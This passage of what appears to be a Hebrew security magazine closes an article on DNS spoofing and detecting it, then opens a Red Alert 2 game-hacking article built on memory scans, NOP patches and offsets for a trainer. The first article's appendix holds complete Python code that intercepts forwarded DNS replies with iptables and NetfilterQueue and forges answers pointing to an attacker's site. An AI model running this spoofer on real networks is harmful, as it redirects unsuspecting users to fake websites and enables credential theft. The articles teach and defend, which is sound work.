
טכניקת ה-traceroute נעזרת בפיצ'ר ב-Internet Protocol. לכל פאקטה שנשלחת, קיים שדה TTL (לא אותו שדה שדובר עליו קודם בפאקטות ה-DNS) אשר מכיל ערך מספרי. כל פעם שהפאקטה עוברת אצל שרת מסוים בדרכה, ערך זה קטן ב-1. זאת על מנת למנוע מסלולים אינסופיים של פאקטות שיובילו לניצול רב ובזבוז של משאבי אינטרנט.



[איור 2.1: ערכי ה-TTL בתהליך שליחת פאקטות]

היה וערך ה-DNS של פאקטה מגיעים ל-0, השרת שמטפל בה באותה עת, מפיל את הפאקטה ושולח פאקטת ICMP לכתובת המקור (השולח). שתוכנה בסגנון: "דרך אגב, היה לך ערך TTL נמוך מדי והוא התאפס, לכן הפלתי את הפאקטה". מבינים לאן זה חותר?

בפאקטת ה-ICMP ניתן לראות את ה-src ומכאן לברר כתובות של ישויות ברשת לאורך הדרך. בכדי לברר את מסלול פאקטת ה-DNS שלנו, נוכל לשלוח כמות גדולה של פאקטות DNS כאשר לכל אחת ערך TTL שונה, כך שבכל פעם שרת אחר לאורך הדרך יחזיר לנו תשובה ויחשוף את זהותו.



[איור 2.2: תיאור הפרצה]

נוכל לזהות כתובות IP פרטיות או חשודות לאורך הדרך ולהסיק על מתקפה פועלת. נשתמש בכלי כתוב בפייתון שנקרא DNSdiag (קישור בסוף המאמר), מוזמנים על אותו עקרון לכתוב אחד משלכם:

```
omer@Omer-Ubuntu:~/dnsdiag$ sudo ./dnstraceroute.py --expert -C -t A -s 8.8.4.4
facebook.com
dnstraceroute.py DNS: 8.8.4.4:53, hostname: facebook.com, rdatatype: A
1       192.168.1.171 (192.168.1.171) 44.563 ms
2       _gateway (192.168.1.1) 18.066 ms
3       *
4       82.102.132.86 (82.102.132.86) 118.018 ms
5       82.102.132.86 (82.102.132.86) 13.284 ms
6       80.179.166.134 (80.179.166.134) 65.602 ms
7       72.14.216.121 (72.14.216.121) 79.825 ms
8       216.239.59.179 (216.239.59.179) 65.087 ms
9       108.170.232.247 (108.170.232.247) 72.764 ms
10      google-public-dns-b.google.com (8.8.4.4) 110.687 ms
```

ניתן לראות את כתובת ה-IP של התוקף במסלול, כלומר שאילתות ה-DNS חרגו ממסלולן הבטוח, במקרה כזה רוב הסיכויים שאנו תחת מתקפה!

לסיכום

פרוטוקול ה-DNS מהווה את אחת מאבני הבניין החשובות ביותר המרכיבות את האינטרנט שלנו. בזכותו, השימוש באינטרנט נעשה נגיש ואינטואיטיבי. אך, בכל מה שנוגע לאבטחה, ניתן לומר שהוא מעט לוקה בחסר. ראינו כיצד ניתן להתקיף משתמשים ברשת פרטית (ומחוצה לה) ע"י הזרקת רשומות DNS כוזבות. למדנו כיצד אנו, משתמשי הקצה ובעלי אתרים יכולים להגן על עצמנו ועל הלקוחות. מאחל לכולם שימוש נעים ונבון!

על המחבר

שמי עומר שלו, עוד מעט בן 16. אני לומד לתואר ראשון במדעי המחשב באוניברסיטה הפתוחה, ובזמני הפנוי מתעסק באבטחת מידע ומשתתף ב-CTF-ים. נעזרתי רבות במאמרים ובתוכן מהמגזין, ואני שמח שביכולתי לתרום לו בחזרה. מקווה שנהניתם!

ניתן ליצור איתי קשר במייל omerdeshalev@gmail.com

לקריאה נוספת

- ה-Man Page של Iptables:
http://ipset.netfilter.org/iptables.man.html

- מומלץ לקרוא לפני תחילת השימוש, ה-Documentation של NetfilterQueue:
https://pypi.org/project/NetfilterQueue

- ה-RFC של פרוטוקול ה-DNS:
http://www.ietf.org/rfc/rfc1034.txt
https://www.ietf.org/rfc/rfc1035.txt

- ה-RFC של פרוטוקול ה-HSTS:
https://tools.ietf.org/html/rfc6797

- כלי ה-DNSdiag ב-github:
https://github.com/farrokhi/DNSdiag

- "נא להכיר, האיש שבאמצע", מאת רזיאל בקר, גיליון 69, פבואר 2016:
https://www.digitalwhisper.co.il/files/Zines/0x45/DW69-2-TheMItM

- "DNS CACHE POISONING", מאת אפיק קסטיאל, גיליון 2:
https://www.digitalwhisper.co.il/files/Zines/0x02/DW2-7-DNS-Cache-Poisoning

נספח א' - הקוד המלא

```
__author__ = 'Omer Shalev'

from netfilterqueue import NetfilterQueue
from scapy.all import UDP, DNSRR, DNS, IP
import sys, os

localIP = str(input("Fake Website's Adress: "))
os.system("sudo iptables -I FORWARD -p udp --sport 53 -d {} -j NFQUEUE --queue-num
1".format(sys.argv[1]))

def print_and_send(pkt):
        payload = pkt.get_payload()
    scapy_packet = IP(payload)

    #Check if it is a dns packet
    if scapy_packet.haslayer(UDP) and scapy_packet.getlayer(UDP).sport == 53:

        #Print some details
        print("DNS packet in port " + str(scapy_packet.getlayer(UDP).dport ) + " ID : "+
             str(scapy_packet[DNS].id)+ " " +
             str(scapy_packet[IP].src) + "=> "+ str(scapy_packet[IP].dst) +" "+
             str(scapy_packet[DNS].qd.qname.decode('utf-8')))

        #Create the spoofed packet
        Spoofed =
          IP(
            dst = scapy_packet[IP].dst,
            src = scapy_packet[IP].src
          )/ \
          UDP(
            dport = scapy_packet.getlayer(UDP).dport,
            sport = scapy_packet.getlayer(UDP).sport
          )/ \
          DNS(
            id = scapy_packet[DNS].id ,
            qr = 1,
            aa = 1,
            qd = scapy_packet[DNS].qd ,
            an = DNSRR(rrname = scapy_packet[DNS].qd.qname, ttl = 19, rdata =  localIP)
          )

        #Set the new payload into the original packet
        #Remember: the payload has to be in bytes!
        pkt.set_payload(bytes(Spoofed))

        #Accept the packet
        pkt.accept()

    else:
        # Not a dns packet
        pkt.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, print_and_send)

try:
    print("Waiting for data")
    nfqueue.run()

except KeyboardInterrupt:
    print('KeyBoard Interrupt! \n Exiting...')
```

Hacking Games for Fun and Profit: Red Alert 2
חלק א'

מאת d4d

הקדמה

מאמר זה עוסק בניתוח המשחק Red Alert 2, מטרתי במאמר זה היא להציג מחקר שביצעתי על המשחק ולהסביר כיצד יש לגשת לחקירת משחק מחשב או תוכנה גדולה שבדרך כלל אין בה סימבולים שהודלפו בטעות לאינטרנט, איך להשתמש במידע אותו חוקרים בשביל לכתוב טריינר[3] ועזרים נוספים למשחק, שיוכלו לשנות דברים מבלי שיש גישה לקוד המקור.

מאמר זה הינו חלק ראשון מסדרת מאמרים בנושא. חלק זה ידבר על הנושאים הבאים:

- הסיבה לבחירה של המשחק Red Alert 2
- איזה כלים צריך בשביל לבצע את המחקר
- איך בעזרת בדיקה פשוטה אחת, הצלחתי לגלות דבר מאוד מרכזי במשחק מבחינת הכתיבה התכנותית
- אלו דברים גיליתי עד כה
- ניתוח הדרגות במשחק לעומק

בחלקים הבאים נדבר במפורט על הדברים הבאים:

- נראה בצורה מפורטת איך לגלות את כל המפה
- נבנה טריינר שבעזרתו יהיה ניתן לשנות את הפונקציונליות במשחק.

[3] טריינר - תוכנה חיצונית שמזריקה קוד למשחק שבעזרתה ניתן לשנות את הפונקציונליות במשחק.

אז... למה Red Alert 2?

Red Alert 2 הוא משחק מחשב שיצא בשנת 2000 מחברת Westwood Studios שכבר לא פעילה היום, משחק אסטרטגיה בזמן אמת (RTS). קיבלתי אותו מתנה לבר-מצווה שלי, וזה אחד המשחקים שהכי אהבתי (חוץ מ-Worms) ובשבילי זו סגירת מעגל לחקור את המשחק הזה ולהבין איך הוא עובד.

בנוסף, משחק זה מראה בצורה מעולה איך לחקור מוצרים שנכתבו עם OOP מפני שהוא נכתב ב-C++.


כלים שצריך בשביל לבצע את המחקר

נצטרך מספר כלים על מנת להתחיל את המחקר:


1) **VMWare** - או מכונה וירטואלית אחרת שיש בה Windows 7 או XP
2) **Ollydbg** - דיבאגר / דיסאסמבלר שיאפשר לנו לחקור את הקוד
3) **CheatEngine** - זו תוכנה שעוזרת למצוא כתובות בזיכרון וזה יכול לעזור למצוא מצביעים לכל מיני דברים מעניינים. הכלי הנ"ל משמש לא רק בעת מחקר משחקי מחשב, גם לתוכנות.
*בהמשך המאמר אשתמש בקיצור CE כדי לציין שאני מדבר על סורק המשתנים.
4) **Notepad++** - תוכנה שבה נתעד את כל הדברים שמצאנו בינתיים בכדי שנוכל אחר כך להשתמש בכל המידע שנמצא בשביל לכתוב את הטריינר שישנה את הדברים המעניינים במשחק.

איך בעזרת בדיקה אחת גיליתי דבר מאוד מרכזי במשחק


כשהתחלתי לחקור את המשחק, רציתי לבדוק דבר ראשון איך אני יוצר מצב של God Mode - שלא יצליחו להשמיד לי טנקים או החיילים מהצבא שלי במשחק. ביצעתי סריקה ב-CE על הטנק שלי בצורה הבאה:



אני יודע "שחייו" של כל טנק של Allies מתחיל ב-300, אז חיפשתי את הערך הזה ואז יריתי עליו עם חייל אחר שלי ובדקתי את כל הערכים שירד מהם הערך והגענו לתוצאה הבאה:




לפי ה-CE יש 2 ערכים השייכים לטנק, בשביל ליצור God Mode ניתן לעשות מספר דברים על טנק ספציפי שזה אומר שאשמור את הערכים של שניהם ואשים אותם ב-freeze כמו בתמונה הבאה:



ואז כל פעם שהטנק יספוג ירייה לא ירדו לו חיים.

לאחר מכן ניסיתי לחשוב, מה יקרה אם אבדוק איפה יורדים החיים בקוד ואבטל את הקוד שמוריד חיים, מה יקרה אז?



ככה שמים HW BP ב-Ollydbg וככה ניתן לבדוק מה קורה כשיש כתיבה למשתנה של החיים:

```
005D3E5E  .  8B55 00    MOV EDX,DWORD PTR SS:[EBP]
005D3E61  .  2BC2       SUB EAX,EDX
005D3E63  .  85C0       TEST EAX,EAX
005D3E65  .  8946 6C    MOV DWORD PTR DS:[ESI+6C],EAX
```

זה קטע הקוד שהגענו אליו, חוץ מזה שרואים שמשתנה של החיים נמצא ב-Offset 0x6C. בתוך מבנה גדול יותר שמכיל את כל המידע של החייל. מה יקרה אם נשים NOP בפקודה הזו?

```
005D3E63  .  85C0       TEST EAX,EAX
005D3E65     90         NOP
005D3E66     90         NOP
005D3E67     90         NOP
```

שלחתי את כל הטנקים לירות לי על הבונה טנקים:

ואני רואה שלא רק הטנקים הם עם God Mode אלא גם הבניינים והחיילים, בעצם הכל. ולא רק הצבא שלי גם הצבא של המחשב יהיה God Mode בעקבות השינוי של ה-3 אופקודים האלה ל-NOP.

ואז בזכות פעולה פשוטה זו הבנתי שכל המבנים, טנקים, חיילים ומטוסים במשחק יורשים מאותה מחלקה וכולם ניגשים לאותה פונקציה כשאמור לרדת להם "חיים". יש מספר רב מאוד של פונקציות לכל מחלקה, חלקן וירטואליות (לפי סוג האובייקט - טנק / בניין / חייל / מטוס) הן יודעות לאיזה פונקציה לגשת.

```
.rdata:0079D1F8 00 00 41 00          off_79D1F8      dd offset sub_410000
.rdata:0079D1F8
.rdata:0079D1FC A0 00 41 00                          dd offset sub_4100A0
.rdata:0079D200 B0 00 41 00                          dd offset sub_4100B0
.rdata:0079D204 A0 E0 45 00                          dd offset sub_45E0A0
.rdata:0079D208 F0 01 41 00                          dd offset sub_4101F0
.rdata:0079D20C 90 DD 45 00                          dd offset sub_45DD90
.rdata:0079D210 20 E0 45 00                          dd offset sub_45E020
.rdata:0079D214 E0 EE 6D 00                          dd offset sub_6DEEE0
.rdata:0079D218 30 ED 45 00                          dd offset sub_45ED30
.rdata:0079D21C 10 02 41 00                          dd offset nullsub_102
.rdata:0079D220 20 02 41 00                          dd offset nullsub_103
.rdata:0079D224 00 ED 45 00                          dd offset sub_45ED00
.rdata:0079D228 10 ED 45 00                          dd offset sub_45ED10
.rdata:0079D22C F0 D8 45 00                          dd offset sub_45D8F0
```

ואת כל זה גילינו רק על ידי שינוי של 3 אופקודים ל-NOP.

דברים שגיליתי עד כה

הדבר הראשון שגיליתי לאחר העניין עם ה-God Mode זה את ה-Offset של "מצב החיים" ב-0x6c וב-0x70. לאחר שמצאתי את "מצב החיים" ושמתי HW BP על הכתובת הצלחתי להגיע ללולאה שעוברת על כל היחידות במשחק ולהגיע למבנה הבא:

```
loc_53DE9A:                             ; CODE XREF: sub_53D890+61B↓j
                mov     eax, [edi+4]
                mov     ecx, [eax+esi*4]
                mov     edx, [ecx]
                call    dword ptr [edx+5Ch]

                mov     eax, [edi+10h]
                inc     esi
                cmp     esi, eax
                jl      short loc_53DE9A
```

```
struct arrOfallUnits
{
    void *vTable;
    void *arrOfUnits;
    DWORD unk;
    DWORD unk1;
    DWORD numOfUnits;
}
```

מצאתי שאם מדובר בבניין, "מצב החיים" שלו נשמרים ב-3 מקומות שונים באופסט הבאים:

```
006C - 4 Bytes          B06C2F4 : 5000
0070 - 4 Bytes          B06C2F8 : 5000
```

```
043C - 4 Bytes          B06C6C4 : 5000
```

5000 - זה מספר שאני קיבעתי.

אגב, ב-CE כתובות סטטיות צבועות בצבע ירוק. כתובות סטטיות נשמרות תמיד, ודרכן אפשר להשיג את המצביעים שיעבדו לכל ריצה מחדש של המשחק. מצביעים עלולים להשתנות בין ריצה לריצה ולכן נרצה למצוא משתנים שלא ישתנו ויישארו קבועים.

נשמר מצביע שב-Offset 0x4eec מכיל את כמות הזהב שיש לי:

[8339f0]+4eec = my gold

```
008373CC    100000.
```

קיימת פונקציה שכל אחד מהם מחזיק מערך של מבנים לאותו סוג של אובייקט:

```
d4d_getUnit     proc near               ; CODE XREF: sub_4E5E30+25↓p
                                        ; sub_4E5E30+D5↓p ...
                lea     eax, [ecx-1]    ; switch 40 cases
                cmp     eax, 27h
                ja      short loc_482C3D ; jumptable 00482C10 default case
                xor     ecx, ecx
                mov     cl, ds:byte_482C54[eax]
                jmp     ds:off_482C40[ecx*4] ; switch jump
; ---------------------------------------------------------------------------

loc_482C17:                             ; CODE XREF: d4d_getUnit+10↑j
                                        ; DATA XREF: .text:off_482C40↓o
                mov     eax, typeOfTanks ; jumptable 00482C10 cases 1,40
                mov     eax, [eax+edx*4]
                retn
; ---------------------------------------------------------------------------

loc_482C20:                             ; CODE XREF: d4d_getUnit+10↑j
                                        ; DATA XREF: .text:off_482C40↓o
                mov     ecx, typeOfBuildings ; jumptable 00482C10 cases 6,7
                mov     eax, [ecx+edx*4]
                retn
; ---------------------------------------------------------------------------

loc_482C2A:                             ; CODE XREF: d4d_getUnit+10↑j
                                        ; DATA XREF: .text:off_482C40↓o
                mov     eax, typeOfSoliders ; jumptable 00482C10 cases 15,16
                mov     eax, [eax+edx*4]
                retn
; ---------------------------------------------------------------------------

loc_482C33:                             ; CODE XREF: d4d_getUnit+10↑j
                                        ; DATA XREF: .text:off_482C40↓o
                mov     ecx, typeOfPlanes ; jumptable 00482C10 cases 2,3
                mov     eax, [ecx+edx*4]
                retn
; ---------------------------------------------------------------------------
```

יש ארבעה סוגים של אובייקטים במשחק. הם מחולקים לפי: חיילים, טנקים, בניינים ומטוסים. ב-Red Alert 2 יש גם 4 מקומות שבהם נוצרים אובייקטים. בפונקציה הזו נוצרים כל החיילים במשחק והקצאת זיכרון של כל אחת מהן שווה:

```
; int __thiscall d4d_allocateStrcutForSoliders(int, LPVOID ppv)
d4d_allocateStrcutForSoliders proc near ; DATA XREF: .rdata:007A3B04↓o

ppv             = dword ptr  4

                push    esi
                mov     esi, ecx
                push    5D8h            ; unsigned int
                call    ??2@YAPAXI@Z    ; operator new(uint)
                add     esp, 4
                test    eax, eax
                jz      short loc_509F15
                mov     ecx, [esp+4+ppv]
                push    ecx             ; ppv
                push    esi             ; int
                mov     ecx, eax
                call    sub_4FF640
                pop     esi
                retn    4
; ---------------------------------------------------------------------------

loc_509F15:                             ; CODE XREF: d4d_allocateStrcutForSoliders+12↑j
                xor     eax, eax
                pop     esi
                retn    4
d4d_allocateStrcutForSoliders endp
```

בכדי למצוא את הטנקים, הבניינים והמטוסים בוצע חיפוש על ה-AoB* הבא:

```
56 8B F1 68 ?? ?? ?? ??  E8 ?? ?? ?? ?? 83 C4 04 85 C0 74 11 8B 4C 24 08
51 56 8B C8 E8 ?? ?? ?? ?? 5E C2 04 00 33 C0 5E  C2 04 00
```

* AoB - array of bytes

בכל פונקציה מוקצה גודל שונה לאובייקט.

כשהתחלתי לבצע מחקר על RedAlert 2 המטרה שלי הייתה להגיע למצב שאוכל להוציא כל טנק וחייל בדרגת קצין בעת הייצור שלו, אך תוך כדי גיליתי עוד דברים מעניינים.

גיליתי שב-Offset 0x374 אם הערך 1 זה אומר שמדובר בחיל שלא שייך לי ו-0 עבור חיל ששייך לי במשחק:

```
0374 - isEnemy            B1C0964 : 0
```

גיליתי גם איפה נקבעים המיקומים של השחקן במשחק, אך לא מספיק לשנות אותם כדי להזיז. אם אשנה אותם הם אומנם יזוזו אבל המשחק עלול לקרוס כי יש עוד דברים שצריך לשנות ולקחת בחשבון. הערכים שקובעים מה יזוז נמצאים ב-Offset הבאים:

```
0088 - X                  B1C0678 : 26048
008C - Y                  B1C067C : 15424
0090 - Z                  B1C0680 : 416
```

המיקומים נשמרים בעוד מקום בתוך מצביע למבנה שנמצא ב-Offset 0x564:

```
0564 - 4 Bytes (Hex)    B1C0B54 : 0B823454
```

כשרוצים להזיז דמות מספר צעדים מסוים (עם העכבר), הראשון שיעודכן יהיה המבנה שבכתובת B823454, ב-offset +38 והלאה נשמרים X, Y, Z במצביע למבנה שבכתובת B823454:

Address	Value
$+38	00007FC0
$+3C	00004640
$+40	000001A0

הדמות תזוז בהתאם לערכים שמופיעים בתמונה זו. ב-0x494 נמצא המצביע לפיקסל איפה החייל נמצא כרגע במפה.

```
0494 - currentPosition B1C0A84 : 08AEF580
```

לכל חייל יש תבנית משלו ויש מצביע למבנה הזה לחיילים ב-offset 5a8:


```
05A8 - Pointer            B067FD0 : P->0AEF7670
```

קטע זיכרון של המבנה לתבנית של החייל JUMPJET שנראה:

```
Address   Hex dump                                          ASCII (ANSI - He
0AEF7670  78 3A 7A 00 5C 3A 7A 00 54 3A 7A 00 4C 3A 7A 00  x:z \:z T:z L:z
0AEF7680  7A 45 0F 00 00 00 00 00 00 00 00 00 00 00 00 00  zE☼
0AEF7690  00 00 00 00 4A 55 4D 50 4A 45 54 00 00 00 00 00      JUMPJET
0AEF76A0  00 00 00 00 00 00 00 00 00 00 00 00 00 4E 61 6D               Nam
0AEF76B0  65 3A 4A 55 4D 50 4A 45 54 00 00 00 00 00 00 00  e:JUMPJET
0AEF76C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0AEF76D0  D0 F7 13 02 52 6F 63 6B 65 74 65 65 72 00 00 00     ‼☻Rocketeer
0AEF76E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0AEF76F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0AEF7700  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0AEF7710  7D 00 00 00 D0 D6 31 07 00 00 00 00 00 00 00 00  }       1•
0AEF7720  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0AEF7730  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0AEF7740  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

ב-Offset 0x550 נקבעים המחירים, הורדתי את המחיר שלהם ל-0 שזה אומר שלא צריך כסף כדי לגייס חיילים, שיניתי לאפס את המחיר:

Address	Value
$+550	00000000



אפשר לעשות פה מודל יפה ולשנות בצורה אקראית את המחירים כל 5 דקות כדי להראות איך נראה שוק כלכלי לא יציב ☺

בנוסף, ב-Offset A0 שמורים ה-"חיים" שיש לאותה דמות. ב-Offset 9C מקבלים אינדקס למערך שמכיל מספרי float לפי המגן, כך שאם יש Damage של טנק מסוים לוקחים את ה-Damage ומכפילים במספר float כדי לקבל את מספר החיים שירד בפועל.

בטנקים ה-offset למצביע של התבנית של סוג הטנק נמצאת ב-0x5ac:

```
05AC - 4 Bytes (Hex)   B1C0B9C : 0A9691B8
```

Address	Value
$+9C	00000005
$+A0	0000012C

ב-0x9c, המיקום של האינדקס להגנה של הטנק וב-0xa0 שמורים כמות החיים שיש לאותו טנק. כל טנק מהסוג הספציפי הזה שנוצר יהיה עם החיים האלה, אם נשנה פה את מספר החיים, כל הטנקים מאותו סוג שיצאו מבונה הטנקים יקבלו את כמות החיים שנערוך.

גם בטנקים ב-Offset 0x550 נקבע המחיר:

במבנים של המשחק, המצביע לתבנית נמצא ב-0x418. חלק מה-Offset משתנים בין דמות לדמות ויכולים להיות כמה הבדלים כמו שראינו. ב-offset 0x1AC נשמרת הקבוצה של השחקן, אך הקבוצה נשמרת בזיכרון מספר 1 פחות ממה שמוצג:

```
01AC - 4 Bytes  B067BD4 : 4
```

גיליתי שיש דרך לבנות את הבונה טנקים של הסובייטים כשאני allies בפונקציה הבאה:

```
.text:006809F0                              d4d_ChooseUnit   proc near
```

